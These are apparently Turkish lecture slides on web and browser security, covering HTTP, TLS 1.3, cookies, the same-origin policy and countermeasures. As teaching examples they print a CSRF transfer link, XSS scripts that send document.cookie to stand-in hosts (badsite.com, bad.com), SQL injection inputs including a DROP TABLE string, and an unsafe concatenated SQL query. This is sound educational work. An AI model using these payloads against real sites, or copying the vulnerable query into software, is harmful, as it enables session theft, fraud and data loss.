Web ve Tarayıcı Güvenliği

Konular

- Temel Kavramlar ve İlkeler
- Kriptografik Yapı Taşları
- Kullanıcı Kimlik Doğrulaması - Parolalar, Biyometri ve Alternatifler
- Kimlik Doğrulama Protokolleri ve Anahtar Kurulumu
- İşletim Sistemi Güvenliği ve Erişim Denetimi
- Yazılım Güvenliği - İstismarlar ve Ayrıcalık Arttırma
- Kötü Amaçlı Yazılımlar
- Açık Anahtar Sertifika Yönetimi ve Kullanım Durumları
- Web ve Tarayıcı Güvenliği
- Güvenlik Duvarları ve Tüneller
- Saldırı Tespiti ve Ağ Tabanlı Saldırılar

Giriş

- Web kaynakları aktarılırken ve kullanıcılara gösterilirken tarayıcı-sunucu etkileşimleri esnasında neler yanlış gidebilir?
  - Çok şey.
- Burada tartışacağımız iki temel güvenlik önlemi:
  - Aynı-Köken Politikası (Same-Origin Policy - SOP)
  - HTTP trafiğinin TLS (yani HTTPS) üzerinden gönderilmesi.
- HTTP proxy'ler ve HTTP çerezleri de önemli roller oynarlar.
- Önemli saldırı sınıfları:
  - CSRF
  - XSS
  - SQL Injection

Giriş (2)

- İstemci tarafında, önemli bir sorun izolasyondur:
  - Tarayıcılar, farklı sitelerdeki ilgisiz görevlere içerik ayrımı sağlıyor mu?
  - Tarayıcılar kötü amaçlı web içeriğinden istemci cihazı koruyor mu?
- Diğer bir konu, alınan ve iletilen verilerin gizliliği ve bütünlüğünün korunması ve veri kaynağı kimlik doğrulamasıdır.
- Kullanıcı kaynaklarını korumak, sunucu tarafındaki güvenlik açıklarının ele alınmasını da gerektirir.
- Bunların ötesinde, kullanılabilir güvenlik gereksinimleri vardır.

URL Örneği




Figure 9.1: URL example. The port is often omitted for a common retrieval scheme with a well-known default (e.g., port 21 ftp; 22 ssh; 25 smtp; 80 http; 443 https).

HTML (Hypertext Markup Language)

Hyperlink

```
<a href="url">textstring-for-display</a>
```

Inline image tag

```
<img src="url">
```


Inline script

```
<script>put-script-fragment-here-between-tags</script>
```

Script as external linked document

```
<script src="url"></script>
```

HTTP (Hypertext Transfer Protocol)



<request-method> <request-URI> <HTTP-version>

request-line (example): `GET /filepath/file.html HTTP/1.1`

HTTP-request-hdr (examples):
```
Referer: http://from.domain.com/doc.html
Host: target.domain.com
User-Agent: Mozilla/5.0
```

<keyword>: <value>

status-line (examples):
```
HTTP/1.1 200 OK
HTTP/1.1 404 Not Found
```

Figure 9.2: HTTP request and HTTP response. HTTP header lines are separated by line-ends; a blank line precedes the optional body. The request-URI is generally a local resource identifier (the TCP connection is already set up to the intended server); however when a proxy is to be used (Fig. 9.3), the client inserts a fully qualified domain name, to provide the proxy sufficient detail to set up the TCP connection.

Web Forms

```
<form action="url" method="post">
```

TLS ve HTTPS

Bir TLS İstemci-Sunucu kanalı iki aşama ile kurulur:

1. Elsıkışma Katmanı
   - Anahtar değişimi
   - Sunucu parametreleri
   - Bütünlük ve kimlik doğrulama
2. Kayıt Katmanı
   - Anlaşma sağlanan parametrelerle uygulama verisinin korunması

Anahtar Değişimi (TLS 1.3)

- Amaç: Bir ana (master) anahtar oluşturmak (istemci nonce ve sunucu nonce değerleri de kullanılır)
- Üç seçenek:
  1. Diffie-Hellman Ephemeral (DHE)
  2. pre-shared key (PSK)
  3. PSK + DHE
- İleriye yönelik gizlilik (Forward secrecy) özelliği 1 ve 3 no'lu seçeneklerde mevcuttur.
- Sunucu Kimlik Doğrulama için PSK, RSA imzalama veya eliptik eğri opsiyonları mevcuttur.
- İstemci Kimlik Doğrulama TLS'de isteğe bağlıdır ve genelde kullanılmaz.




Figure 9.4: HTTPS instantiated by TLS 1.3 (simplified). The HTTPS client sets up a TLS connection providing a protected tunnel through which HTTP application data is sent. The TLS handshake includes three message flights: ClientHello, ServerHello, ClientAgain. Some protocol message options are omitted for simplicity.

Tarayıcı Çerezleri (1)

- HTTP'nin kendisi durumsuz bir protokoldür - ardışık HTTP isteklerinde hiçbir protokol durumu korunmaz.
- Dil tercihi veya alışveriş sepeti verileri gibi durumları koruyabilmek rahatlık ve işlevsellik sağlar. Bu konuda çözüm yollarından birisi HTTP çerezleridir.
- Temel fikir, sunucunun sınırlı boyutta veriyi istemciye (tarayıcı) iletmesidir; bu veri sonraki isteklerde aynı sunucu sitesine veya sayfasına döndürülür.
- Varsayılan olarak, bunlar tarayıcı belleğinde saklanan kısa ömürlü oturum çerezleridir; sunucu tarafından yapılan ayarlamalar ile kalıcı çerezler olarak ömürleri uzatılabilir.

Tarayıcı Çerezleri (2)

- Birden çok çerez (sunucu tarafından seçilen farklı adlarla), tek bir HTTP response mesajında birden çok Set-Cookie başlığı kullanılarak belirli bir kaynak sunucu tarafından ayarlanabilir.
- Bir kaynak sunucu sayfasındaki tüm çerezler, daha sonraki ziyaretlerde - çerez başına kapsam özniteliklerine bağlı olarak muhtemelen diğer ana bilgisayarlara da (Çerez istek başlığı kullanılarak) döndürülür.
- Bir sunucu tarafından ayarlanan çerez, bir "ad = değer" çiftinden ve sıfır veya daha fazla öznitelikten oluşur.

```
Set-Cookie: sessionID=78ac63ea01ce23ca; Path=/; Domain=mystore.com
Set-Cookie: language=french; Path=/faculties; HttpOnly
```

Üçüncü Parti Çerezler ve Mahremiyet Konusu

Aynı-Köken Politikası (Same-Origin Policy) (1)

- Aynı-Köken politikası (SOP), belgeleri izole etmek için bir erişim kontrol felsefesidir.
- Genel fikir, bir kaynaktan (orijinden) gelen bir sayfanın (belgenin) başka bir kaynaktan bir sayfaya müdahale etmemesi (erişmemesi veya değiştirmemesidir).
- Bu, İ5 ilkesinin bir uygulamasıdır (İZOLE EDİLMİŞ BÖLÜMLER).

Aynı-Köken Politikası (2)

- Bir HTML belgesinin başka bir kısıtlama olmaksızın farklı host1 ve host2'den sayfa yüklemesine ve karıştırmasına izin verdiğimizi varsayalım.
- Ortaya çıkan birleştirilmiş belgede host1'deki JavaScript, host2 ile ilişkili verilere erişebilir.
- Eğer host1 kötü niyetli ise ve host2 örneğin bir bankacılık sitesiyse bu sorunludur.
- Bu nedenle bazı kurallara ihtiyaç vardır - ancak katı host izolasyon politikaları, işbirliği yapan alt domain'ler (ör. Bir çevrimiçi ürünün katalog ve satın alma bölümleri) arasında istenen etkileşimi karşılayamaz.
- Bu aynı zamanda, üçüncü taraf reklamlarını gösteren işlenen sayfaların çerçevelerine gömülmeyi içeren İnternet reklamcılık modelini de bozacaktır.
- Bu tür fiili gereksinimler, izolasyonla ilgili kuralların bu tür işlevselliğin rahatlığına ve faydasına eşlik etmesi için motive eder.

Kimlik Doğrulama Çerezleri

- Kullanıcı kimlik doğrulaması gerektiren siteler için, kullanıcı genellikle bir açılış sayfasında oturum açar, ancak daha sonra ziyaret edilen aynı site sayfalarının her biri için yeniden kimlik doğrulaması istenmez.
- Oturumun kimlik doğrulama sonucu sunucu tarafında veya kimlik doğrulama çerezi olarak kaydedilir.
- Sunucu, çerez kullanım süresinden daha kısa bir oturum sona erme süresi belirleyebilir (sonrasında yeniden kimlik doğrulama gerekir).
- Çerez kalıcıysa ve tarayıcı kalıcı çerezleri devre dışı bırakmadıysa, kimlik doğrulama çerezi, doğrulanmış oturumu tarama penceresinin ömründen daha uzun süreye yayabilir.

Çerez Hırsızlığı

Farklı yöntemler:

- Kötü niyetli Javascript
- Güvenilir olmayan HTTP Proxy’ler
- Scriptler dışında istemci tarafında kötü niyetli yazılımlar
- İstemci makineye fiziksel erişim

Cross-Site Request Forgery (CSRF)

- Bir bankanın login olmuş Alice kişisinin aşağıdaki HTTP istek mesajı ile Bob'a para transferi yapmasına izin verdiğini varsayalım.

```
GET http://mybank.com/fundxfer.php?to=Bob&value=2500 HTTP/1.1
```

- Charlie ne yapabilir?

Cross-Site Request Forgery (CSRF)

- Bir bankanın login olmuş A kişisinin aşağıdaki HTTP istek mesajı ile Bob'a para transferi yapmasına izin verdiğini varsayalım.

```
GET http://mybank.com/fundxfer.php?to=Bob&value=2500 HTTP/1.1
```

- Charlie ne yapabilir?

```
<a href="http://mybank.com/fundxfer.php?to=Charlie&value=2500">
Click here...shocking news!!!</a>
```

Cross-Site Scripting (XSS)

- Bir web forumuna kullanıcıların daha sonraki ziyaretçilerin görebileceği yorum mesajlarını ekleyebildiklerini düşünelim.
- İşler nasıl ters gidebilir?

Cross-Site Scripting (XSS)

- Bir web forumuna kullanıcıların daha sonraki ziyaretçilerin görebileceği yorum mesajlarını ekleyebildiklerini düşünelim.
- İşler nasıl ters gidebilir?

```
Here is a picture of my dog <img id="mydogpic" src="dog.jpg">
   <script>document.getElementById("mydogpic").src="http://
   badsite.com/dog.jpg?arg1=" + document.cookie </script>
```

CSRF ve XSS




Figure 9.6: CSRF and XSS attacks. Injections in a) and c) might be via the user visiting a bad or compromised site, or an HTML email link. In CSRF, the attacker neither directly contacts the server, nor explicitly obtains credentials (e.g., no cookie is stolen per se); this violates the SOP in the sense that the injected code has an unintended (foreign) source.

Yansıtılan (Reflected) XSS

- Saldırganın kontrolündeki www.start.com sitesine yönlendirilen bir kullanıcı var.
- www.good.com sitesi dosya bulunamadı hatası verirken şu şekilde bir hata mesajı dönüyor olsun:

```
File-not-found:  filepath-requested
```

- www.start.com'da şöyle bir içerik var ise ne olur?

```
Our favorite site for deals is www.good.com:  <a href=
'http://www.good.com/ <script>document.location="http://bad.com
/dog.jpg?arg1="+document.cookie; </script>'> Click here </a>
```

SQL Enjeksiyon Saldırısı (1)

- Bir web sitesinde oturum açmak isteyen bir kullanıcıya bir tarayıcı formu sunulduğunu ve bir kullanıcı adı ve şifre girdiğini varsayalım.
- Bir HTTP request mesajı, bu değerleri web sayfasına taşır; burada bir sunucu tarafı komut dosyası, bunları dizi değişkenlerine (un, pw) atar.
- Değerler, doğrulama için arka uç SQL veritabanına gönderilmek üzere bir SQL sorgu dizisine yerleştirilir.
- Komut dosyası, SQL sorgusu için aşağıdaki gibi bir dizi değişkeni oluşturur:

```
query = "SELECT * FROM pswdtab WHERE username='"
        + un + "' AND password='" + pw + "'"
```

- İşler nasıl ters gidebilir?

SQL Enjeksiyon Saldırısı (2)

- Normal şartlar altında aşağıdaki gibi bir sorgu dizisi söz konusudur:

```
SELECT * FROM pswdtab WHERE username='sam' AND password='abcde'
```

- Kullanıcının *un* için *"'root' - -"* yazarsa ne olur?

```
SELECT * FROM pswdtab WHERE username='root' -- AND ···
```

- veya *" 'OR 1=1 - -"*

```
SELECT * FROM pswdtab WHERE username='' OR 1=1 --
```

Korunma Yöntemleri

- Kaçma (Escaping): alınan girdi değerini belirlenmiş problemlerden arındırma. Örneğin kullanıcı girdilerindeki tek tırnak karakterini değiştirmek. Yeterli değildir. Çünkü:

```
1234; DROP TABLE pswdtab --
```

- Siyah listeler
- Beyaz listeler